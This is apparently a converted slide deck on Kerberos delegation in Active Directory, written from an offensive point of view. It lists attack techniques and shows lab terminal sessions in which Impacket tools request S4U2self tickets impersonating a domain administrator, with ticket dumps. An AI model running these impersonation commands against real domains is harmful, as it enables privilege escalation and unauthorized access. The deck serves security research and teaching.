

# Delegating Kerberos to bypass Kerberos delegation limitation

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
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# AD & Kerberos

# Active Directory


- # [AD DS] Domain Services
  - \* Users, groups
  - \* Devices (workstation, server, ...)
  - \* Services (emails, apps, files, ...)
  - \* Mechanisms (auth, rights, policies, ...)
- # [AD CS] Certificate Services
  - \* PKI (Public Key Infrastructure), ...
- # [AD FS] Federation Services
- # [AD SS] Site Services
- # ...



# Authentication

## # NTLM

- \* 3 way handshake (negotiate, challenge, authenticate)
- \* Challenge-response scheme
- \* Secret key based on password hash (NT or LM)
- \* Domain Controller (usually)<sup>1</sup> decides



## # Kerberos

- \* Based on tickets that expire in time
- \* Pre-authentication scheme based on "long term" key
- \* "Long term" key based on users' password
- \* Supports certificates (PKINIT) for pre-auth

## # Digest, SSP, integrated, ...

<sup>1</sup> target server decides if it knows the account's password hash


# NTLM vs. Kerberos

## # NTLM

- \* Capture
- \* Relay
- \* Pass the hash

## # Kerberos

- \* Pre-auth bruteforce
- \* Pass the key/ticket/cache/certificate
- \* Overpass/unPAC the hash
- \* Golden/silver tickets
- \* ASREQ/ASREP/Kerberoast
- \* Delegations, S4U abuse
- \* Shadow Credentials
- \* sAMAccountName spoofing
- \* SPN-jacking



<https://www.thehacker.recipes/ad/movement/ntlm>  
<https://www.thehacker.recipes/ad/movement/kerberos>

# Kerberos authentication

## # [Pre-auth]


- \* Client encrypts a timestamp with its LT key<sup>1</sup>
- \* Can work with certificates (PKINIT)

## # [TGT] Ticket Granting Ticket

- \* Issued by the AS<sup>3</sup> if pre-auth is ok
- \* Information about user stored in PAC<sup>2</sup>
- \* PAC is encrypted with KDC<sup>5</sup> LT key<sup>1</sup> (krbtgt)

## # [ST] Service Ticket

- \* Issued by the TGS<sup>4</sup> if TGT is ok
- \* PAC<sup>2</sup> from TGT is replicated and encrypted with Service LT key<sup>1</sup> (e.g. APP01\$)
- \* Service decides client access depending on info in PAC<sup>2</sup>



<sup>1</sup> LT (Long Term) key = RC4 (i.e. NT hash), DES, AES128 or AES256

<sup>2</sup> PAC (Privilege Attribute Certificate)


<sup>3</sup> AS (Authentication Service)

<sup>4</sup> TGS (Ticket Granting Service)

<sup>5</sup> KDC (Key Distribution Center) is usually the Domain Controller

# Kerberos delegation

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## # [KUD] Unconstrained


- \* Account can delegate **to any service**
- \* Delegation set on the account
- \* Requires domain admin<sup>1</sup> privileges

## # [KCD] Constrained

- \* Account can delegate **to a set of services**
- \* Delegation set on the account
- \* Requires domain admin<sup>1</sup> privileges
- \* With or without **protocol transition**

## # [RBCD] Resource-Based Constrained

- \* **A set of services** can delegate to the account
- \* Delegation set on the account
- \* Doesn't require ultra high privileges
- \* Machine can configure itself for RBCD



<sup>1</sup> requires `SeEnableDelegationPrivilege` in the domain

# Unconstrained delegation

## # TGT delegation


- \* Service configured for KUD receives ST
- \* ST contains user's TGT
- \* KUD service acts as the user with the TGT

## # SWOT

- \* act as any user on **any** service
- \* except members of Protected Users
- \* except users sensitive for delegation

## # Offensive PoV

- \* requires control over the KUD account
- \* requires incoming authentication from user to be able to act as him



# Constrained delegation

> without Protocol Transition ("Kerberos only")

## # Service Ticket forwarding


- \* Service configured for KCD receives ST
- \* ST is used as evidence in a S4U2proxy request
- \* S4U2proxy request = Service Ticket request

## # SWOT

- \* act as any user on **a set of** services
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## # Offensive PoV

- \* requires control over the KCD account
- \* requires incoming authentication from user to be able to act as him



# Constrained delegation

> with Protocol Transition ("any authentication protocol")

## # Service Ticket forwarding


- \* Service configured for KCD calls S4U2self instead of waiting for a user authentication
- \* ST is used as evidence in a S4U2proxy request
- \* S4U2\* request = Service Ticket request

## # SWOT


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- \* except users sensitive for delegation

## # Offensive PoV

- \* requires control over the KCD account



# Resource-Based Constrained



# Service-for-User

# Service-for-user (S4U\*)

- # [S4U2self] obtain a ST for oneself on behalf of a user
  - \* if "impersonated" user is protected<sup>1</sup>, ticket is valid but not **forwardable**
  - \* if requester not configured for KCD, ticket is valid but not **forwardable**
  - \* if requester is configured for KCD without Protocol Transition, ticket is valid but not **forwardable**
- # [S4U2proxy] obtain a ST for another service on behalf of a user
  - \* request must include an additional-ticket as evidence
  - \* additional-ticket must either be **forwardable** or have the **resource-based constrained delegation** bit set in the PA-PAC-OPTIONS
  - \* requester must be allowed to delegate to target (KCD, RBCD)
  - \* fails if "impersonated" user is protected<sup>1</sup>
  - \* ST obtained with S4U2proxy is always **forwardable**

<sup>1</sup> member of the "Protected Users" group or set "sensitive for delegation"

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## Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • Elad Shamir • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the TrustedToAuthForDelegation attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (msDS-AllowedToDelegateTo was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".

I started the journey with Benjamin Delpy's ([@gentilkiwi](#)) help modifying Keeko to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

### TL;DR


This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first:

1. Resource-based constrained delegation does not require a forwardable TGS when invoking

[Wagging the Dog \(2019\)](#)

# Source?

> Dude trust me\_



# S4U2self tests

# S4U2self

## > No delegation

```
Exegol ~ # findDelegation.py -user 'no-deleg$' -dc-ip '192.168.56.101' 'domain.local'/'charlie':'complexpassword'
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No entries found!
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'no-deleg$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*] Requesting S4U2self
[*] Saving ticket in domainadmin@no-deleg$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@no-deleg$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name          : domainadmin
[*] User Realm         : domain.local
[*] Service Name       : no-deleg$
[*] Service Realm     : DOMAIN.LOCAL
[*] Start Time         : 26/04/2022 16:33:03 PM
[*] End Time           : 27/04/2022 02:33:03 AM
[*] RenewTill          : 27/04/2022 16:33:04 PM
[*] Flags              : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType            : rc4_hmac
[*] Base64(key)        : EHak6Z3xWVeYp5UsfB+AbQ==
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*no KCD*

*not forwardable*

# S4U2self

## > KCD without PT

```
Exegol ~ # findDelegation.py -user 'constrained$' -dc-ip '192.168.56.101' 'domain.local'/'charlie':'complexpassword'  
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AccountName	AccountType	DelegationType	DelegationRightsTo
constrained\$	Computer	Constrained w/o Protocol Transition	rpcss/sv01.domain.local
constrained\$	Computer	Constrained w/o Protocol Transition	rpcss/SV01
constrained\$	Computer	Constrained w/o Protocol Transition	http/sv01.domain.local
constrained\$	Computer	Constrained w/o Protocol Transition	http/SV01
constrained\$	Computer	Constrained w/o Protocol Transition	HOST/sv01.domain.local
constrained\$	Computer	Constrained w/o Protocol Transition	HOST/SV01
constrained\$	Computer	Constrained w/o Protocol Transition	cifs/sv01.domain.local
constrained\$	Computer	Constrained w/o Protocol Transition	cifs/SV01

KCD, but no  
Protocol Transition

```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'  
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
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Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'  
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[*] User Name : domainadmin  
[*] User Realm : domain.local  
[*] Service Name : constrained$  
[*] Service Realm : DOMAIN.LOCAL  
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[*] RenewTill : 27/04/2022 16:36:00 PM  
[*] Flags : (0xa10000) renewable, pre_authent, enc_pa_rep  
[*] KeyType : rc4_hmac  
[*] Base64(key) : 9tLN9P8VPM3pv0MnZ0o53g==
```

not forwardable

# S4U2self

> KCD with PT



# S4U2self

## > KCD with PT

```
Exegol ~ # findDelegation.py -user 'constrained$' -dc-ip '192.168.56.101' 'domain.local'/'charlie':'complexpassword'
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AccountName	AccountType	DelegationType	DelegationRightsTo
constrained\$	Computer	Constrained w/ Protocol Transition	rpcss/sv01.domain.local
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constrained\$	Computer	Constrained w/ Protocol Transition	http/sv01.domain.local
constrained\$	Computer	Constrained w/ Protocol Transition	http/SV01
constrained\$	Computer	Constrained w/ Protocol Transition	HOST/sv01.domain.local
constrained\$	Computer	Constrained w/ Protocol Transition	HOST/SV01
constrained\$	Computer	Constrained w/ Protocol Transition	cifs/sv01.domain.local
constrained\$	Computer	Constrained w/ Protocol Transition	cifs/SV01

**Constrained Delegation with Protocol Transition**

```
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
**not sensitive for delegation  
not Protected User**

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[*] Service Name       : constrained$
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[*] KeyType            : rc4_hmac
[*] Base64(key)        : HZauK3tyAKGJZ+8+wuzeGw==
```

**forwardable**

# S4U2self

> KCD with PT, protected user



```
Exegol ~ # getST.py -self -impersonate 'protected_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'  
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
